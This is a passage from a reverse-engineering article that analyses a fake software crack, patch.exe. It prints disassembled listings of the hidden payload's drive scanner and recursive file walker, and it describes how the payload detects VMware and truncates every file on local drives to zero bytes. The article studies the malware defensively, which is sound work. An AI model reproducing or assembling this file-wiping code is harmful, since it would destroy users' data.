loc_161: ; CODE XREF: seg000:00000149 p

push [ebx+interface.hKernel32]
call [ebx+interface.GetProcAddress] ; WinAPI procedure address

mov [ebx+interface.SetFileAttributesA], eax
lea edi, [ebx+interface.stFindData] ; WIN32_FIND_DATA
call scan_discs ; hard disk scanning

sub eax, eax
inc eax

pop ebx
pop edi
pop esi
leave
retn 4 ; terminate thread

```

Only one parameter is passed to the procedure which is started inside the thread – in this case it is the address of the **interface** structure. The procedure then checks if the program was started in the Windows NT environment. The check is performed because the procedure cunningly tries to detect the possibility of having been started inside a *VMware* virtual machine – if it detects one, it stops working. Detection is performed using the **in** assembler command, which would normally be used to read data from I/O ports, but in this case it would be responsible for internal communication with the *VMware* system. If this command is executed in a Windows NT system, it may crash the application, which doesn't happen under Windows 9x.

The next step is getting handlers to additional WinAPI functions which are used by the hidden code and writing them to the **interface** structure. Once all the addresses have been acquired, the **scan_disks ()** procedure is started, which checks disk drives one after another (the second part of Listing 11).

Another clue: disk scanning

Calling the `scan_disks()` procedure is the first visible sign that the hidden code is about to destroy something – why else would the alleged crack need to browse through all of a computer's drives? Scanning starts from the drive labelled Y:\ and moves towards the beginning of the alphabet until it reaches drive C:\, which is the most important for most Windows users. The `GetDriveTypeA()` procedure used to discover the drive type takes a partition letter as its parameter and then returns the type of the partition – its code is shown in Listing 12.

Listing 12. A procedure scanning the computer's drives

```
scan_disks proc near          ; CODE XREF: seg000:0000016Cp
var_28 = byte ptr -28h

pusha
push '\:Y'                   ; disk scanning starts from the Y:\ drive
next_disk:                   ; CODE XREF: scan_disks+20j
push esp                     ; put the disk name on the stack (Y:\, X:\,
W:\ etc.)
call [ebx+interface.GetDriveTypeA] ; GetDriveTypeA

sub eax, 3
cmp eax, 1
ja short cdrom_etc           ; next hard disk drive letter
mov edx, esp
call erase_files

cdrom_etc:                   ; CODE XREF: scan_disks+10j
dec byte ptr [esp+0]         ; next hard disk drive letter
cmp byte ptr [esp+0], 'C'   ; check if C:\ drive was reached
jnb short next_disk         ; repeat scan for the next disk
pop ecx
popa
retn
scan_disks endp
```

Note that the procedure skips CD-ROMs and network drives, looking only for local drives.




Figure 5. The way the disk scanning procedure works.

Having detected a suitable partition, the program starts a recursive scan of all its directories (the `erase_files()` procedure in Listing 13).

Listing 13. Procedure scanning the partition for any file

```

erase_files proc near          ; CODE XREF: scan_disks+14p, erase_files+28p
pusha

push edx
call [ebx+interface.SetCurrentDirectoryA]

push '*'                      ; file search mask

```

```

mov     eax, esp
push   edi
push   eax
call   [ebx+interface.FindFirstFileA]

pop    ecx
mov    esi, eax
inc    eax
jz     short no_more_files

file_found:                ; CODE XREF: erase_files+39j
test   byte ptr [edi], 16   ; is it a directory?
jnz    short directory_found

call   zero_the_size_of_file
jmp    short search_for_next_file

directory_found:           ; CODE XREF: erase_files+17j

lea    edx, [edi+2Ch]
cmp    byte ptr [edx], '.'
jz     short search_for_next_file

call   erase_files         ; recursive directory scan

search_for_next_file:     ; CODE XREF: erase_files+1Ej, erase_files+26j

push   5
call   [ebx+interface.Sleep]

push   edi
push   esi
call   [ebx+interface.FindNextFileA]
test   eax, eax
jnz    short file_found   ; is it a directory?

no_more_files:            ; CODE XREF: seg000:0000003Aj, erase_files+12j

push   esi
call   [ebx+interface.FindClose]

push   '..' ; cd ..
push   esp
call   [ebx+interface.SetCurrentDirectoryA]
pop    ecx

popa
retn

erase_files endp

```

This is another clue which proves that our suspicions were correct, and that the hidden code does indeed have a malicious purpose. The scanner uses the **FindFirstFile()**, **FindNextFile()** and **SetCurrentDirectory()** functions to scan the whole partition searching for all file types – this is indicated by the * file mask used for the **FindFirstFile()** procedure.


```
zero_file_size endp
```

The procedure is very simple. For every file found, the **SetFileAttributesA()** function is used to set the *archive* attribute. This removes all other attributes, including *read only* (if set), which would prevent the file being written to. The **CreateFileA()** function is then used to open the file and, if this succeeds, the file pointer is set to the beginning of the file.

To set the pointer, the procedure uses the **SetFilePointer()** function. This function takes a **FILE_BEGIN** parameter which defines the new location of the file pointer – in this case, it is the beginning of the file. After the pointer is set, the **SetEndOfFile()** function is called, setting the new size of the file using the current position of the file pointer. We have just seen that the file pointer was set to point at the very beginning of the file, so executing this procedure causes the size of the file to be truncated to zero. After zeroing the file, the code returns to its recursive directory scan in search of other files. Thus, the unwitting user loses one file after another from his or her local disks.

Our analysis of the supposed crack has led us through understanding the way the program operates, finding the hidden code and determining its behaviour – and all of this, fortunately, without running the program. The results are as clear as they are horrifying: the effect of running the tiny *patch.exe* program is far from pleasant. Once executed, the malicious code changes the sizes of all the files on all local partitions to zero bytes, effectively annihilating them. If you have valuable data on your disks, the damage may be irreparable.




Figure 6. *The way the patch.exe program works.*

On the Internet

- www.hexrays.com – IDA Demo for PE disassembler
- www.hiew.ru – Hiew hexadecimal editor
- tuts4you.com/download.php?view.398 – PEiD file identifier
- lakoma.tu-cottbus.de/~herinmi/REDRAGON.HTM – FileInfo identifier
- hp.vector.co.jp/authors/VA003525/emysoft.htm – eXeScope resource editor
- www.ollydbg.de/ – OllyDbg – a free debugger for Windows
- protools.cjb.net – collection of tools useful for executable file analysis

Author

Bartosz Wójcik — [PELock software copy protection and license key system](#) author, former malware analyst, has done extensive work with copy protection systems (software and hardware aka dongles), software localization and reverse engineering project.